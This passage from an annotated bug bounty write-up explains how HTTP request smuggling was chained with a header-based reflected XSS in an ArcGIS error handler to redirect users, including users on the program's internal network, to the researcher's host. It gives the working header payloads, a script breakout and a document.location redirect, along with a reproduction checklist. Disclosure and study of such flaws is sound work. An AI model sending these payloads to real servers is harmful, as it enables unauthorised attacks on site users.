The same server was also running an instance of ArcGis Enterprise Server under another directory. The researcher reviewed its source code looking for something that could make the smuggling attack more powerful. That review turned up an interesting combination in its generic error handling.
The ArcGIS error handler accepts a customised HTTP header called X-Forwarded-Url-Base, which it uses as the base for all links on the error page, but only if it is combined with another customised header called X-Forwarded-Request-Context. The value supplied to X-Forwarded-Request-Context does not matter as long as it is set.
A minified request (shortened, with only the essential headers) against the ArcGis /rest/directories route looks like this:
GET /rest/directories HTTP/1.1
Host: redacted.com
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?
X-Forwarded-Request-Context: HackerOne
Line by line:
GET /rest/directories HTTP/1.1: ask for the ArcGis route/rest/directories. This is a real ArcGis path, and the researcher expects it to produce an error page.Host: redacted.com: the website name.X-Forwarded-Url-Base: https://www.rce.wf/cat.html?: tell the error handler to use the researcher's server as the base for links. The trailing?is deliberate.X-Forwarded-Request-Context: HackerOne: the second header that switches the behaviour on. Its value is arbitrary; here it is just the word HackerOne.
Why the trailing ?: the error handler automatically appends a URL string such as /rest/services to the base. Adding ? turns the rest of the URL into a query string, so the appended text no longer forms part of the path. The result is that all links on the error page point at https://www.rce.wf/cat.html?.
This is already a good candidate to chain with the smuggling, but it still requires user interaction: the victim has to click a link on the error page. The researcher wanted something that requires no user interaction at all.
Step 3: Turning the header into a reflected XSS
The very same header combination is also vulnerable to a reflected XSS. Using this payload for X-Forwarded-Url-Base:
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>alert(1)</script>
X-Forwarded-Request-Context: HackerOne
Line by line:
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>alert(1)</script>: the value starts as a normal URL, then closes the HTML attribute it is placed into with", closes the tag with>, and injects a<script>element containingalert(1).alert(1)is the classic harmless test: it makes the browser show a pop-up box with the number 1.X-Forwarded-Request-Context: HackerOne: the same switch header as before.
This leads to an alert being injected into the error page:
A header-based XSS is usually not exploitable on its own, because an attacker cannot normally set headers on a victim's request. It becomes easily exploitable when chained with request smuggling, because the attacker then fully controls the request, headers included.
Step 4: Replacing the alert with a redirect
Popping alert boxes on victims visiting the vulnerable server is amusing, but the researcher wanted to maximise impact. The solution was redirection, using this payload:
 X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>document.location='https://www.rce.wf/cat.html';</script>
X-Forwarded-Request-Context: HackerOne
Line by line:
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>document.location='https://www.rce.wf/cat.html';</script>: same breakout as before, but instead ofalert(1)the script setsdocument.location, which tells the browser to navigate to the given address. The victim's browser is sent to the researcher's page.X-Forwarded-Request-Context: HackerOne: the switch header again.
With this, users can be redirected.
Step 5: Connecting the dots
The full exploit combines the smuggling primitive with the ArcGis route and the redirect payload:
Line by line:
POST /redacted HTTP/1.1: the outer request, to the same redacted API path as before.Content-Type: application/json: the body is JSON.Content-Length: 278: the front end is told the body is 278 bytes. This is larger than before because the hidden request is longer.Host: redacted.com,Connection: keep-alive,User-Agent: ...,Foo: bar: the same headers as in step 1, with the same purposes.- The blank line ends the headers.
Transfer-Encoding: chunked: the header that makes the back end read chunks instead of trusting Content-Length.4d: the chunk length, 77 bytes.{"GeraetInfoId":"61e358b9-a2e8-4662-ab5f-56234a19a1b8","AppVersion":"2.2.40"}: the JSON chunk.0: the end of the chunked body.GET /redacted/rest/directories HTTP/1.1: the hidden request, now aimed at the ArcGis route rather than the root page.Host: redacted.com: the website name for the hidden request.X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>document.location='https://www.rce.wf/cat.html';</script>: the redirect payload, carried in the hidden request's header.X-Forwarded-Request-Context: HackerOne: the switch header.X: X: a dummy header to finish the hidden request.
Why this works: the smuggled request now targets the ArcGis /rest/directories route and carries both customised headers. The back end processes it as a separate request carrying both customised headers. Running this attack at around 1000 requests per second produced interesting hits on the researcher's server:
Lookups confirmed that those hits were indeed originating from the program's internal network.
Why it worked
The smuggling issue is a CL.TE desync: the front end and the back end disagree about request boundaries, so a request body can contain a second request that the back end processes as its own. The ArcGis side is a design mistake in the generic error handler: it trusts the client-supplied X-Forwarded-Url-Base header as the base for every link on the error page, gated only by the presence of X-Forwarded-Request-Context, whose value is irrelevant. The value is placed into the error page, which is what allows the "><script> breakout and the injected document.location redirect. On its own the header XSS is not reachable by an attacker, because browsers do not let a cross-site attacker set arbitrary headers on a victim's request. The smuggling vulnerability removes that limitation by letting the attacker write the whole request, headers included.
What the impact was
An attacker who can send the smuggled request can cause users of the vulnerable server, including users on the program's internal network, to be redirected to arbitrary pages without any user interaction. The observed hits on the researcher's server came from the program's internal network. The report does not describe any further impact beyond redirection.
What was fixed
The report does not state what was changed. Based on the described behaviour, the ArcGis error handler should not use a client-supplied header such as X-Forwarded-Url-Base as the base for links on the error page, or should strictly validate and encode it before use, and the front end and back end should agree on request framing so that CL.TE desync is not possible.
Things you could test yourself
- Send a CL.TE payload with a smuggled
GET /on any proxied API endpoint and watch for two distinct response sizes when the payload is issued repeatedly. A positive result is the root page appearing instead of the API response. - Send
X-Forwarded-Url-Basetogether withX-Forwarded-Request-Contextto an ArcGis error route such as/rest/directoriesand check whether the links on the error page point at the supplied base. A positive result is every link on the error page pointing at your host. - Put a
"><script>alert(1)</script>value intoX-Forwarded-Url-BasewithX-Forwarded-Request-Contextset. A positive result is script execution in the error page. - Replace the alert with a
document.locationredirect and chain it with the smuggling payload at high request rates, watching your own server's logs. A positive result is hits from addresses inside the target's network.
Glossary
- 0day: a vulnerability that the vendor does not yet know about or has not yet fixed.
- API (application programming interface): a way for software to request data or actions from another piece of software; in a website, an endpoint that returns data rather than a full page.
- ArcGis Enterprise Server: a product from Esri for running geographic information system (mapping and location) services.
- Back end: the server that actually processes requests, behind a proxy.
- Bug bounty program: an arrangement where a company invites outside testers to find security problems and pays for good findings.
- Chunked encoding: a way of sending an HTTP body in pieces, each with its own length, ending with a zero-length chunk.
- CL.TE: a request smuggling variant where the front end uses
Content-Lengthand the back end usesTransfer-Encodingto decide where a request ends. - Content-Length: an HTTP header stating the size of the body in bytes.
- Cross-site scripting (XSS): getting an attacker's script into a page that other people view, so the browser runs it.
- Desync: a state where two systems disagree about the boundaries of messages, enabling smuggling.
- Front end: the proxy or server that receives requests first and forwards them onward.
- GET: an HTTP method for asking for a resource, such as a page.
- Header: a name and value pair in an HTTP request or response, carrying metadata such as the host or content type.
- HackerOne: a platform that runs bug bounty programs.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JSON: a common text format for structured data, using curly braces and quoted names.
- POST: an HTTP method for sending data to a server.
- Proxy: a middleman server that receives requests and forwards them to the server that handles them.
- Reflected XSS: an XSS where the malicious input is echoed straight back in the response rather than stored on the server.
- Request smuggling: hiding a second request inside the body of a first so that the back end processes it as a separate request.
- Response size: the length of the server's reply; comparing sizes helps spot when a different page is being returned.
- Transfer-Encoding: an HTTP header that can say the body is chunked, changing how its end is determined.
- TurboIntruder: a tool that sends a request many times very quickly, useful for timing-sensitive attacks.
- User-Agent: a header identifying the browser or client making the request.
- Vhost (virtual host): one website hosted on a server that may host several.
- X-Forwarded-Request-Context: an ArcGis header that, when present, enables use of
X-Forwarded-Url-Baseon error pages; its value is irrelevant. - X-Forwarded-Url-Base: an ArcGis header used as the base for links on error pages.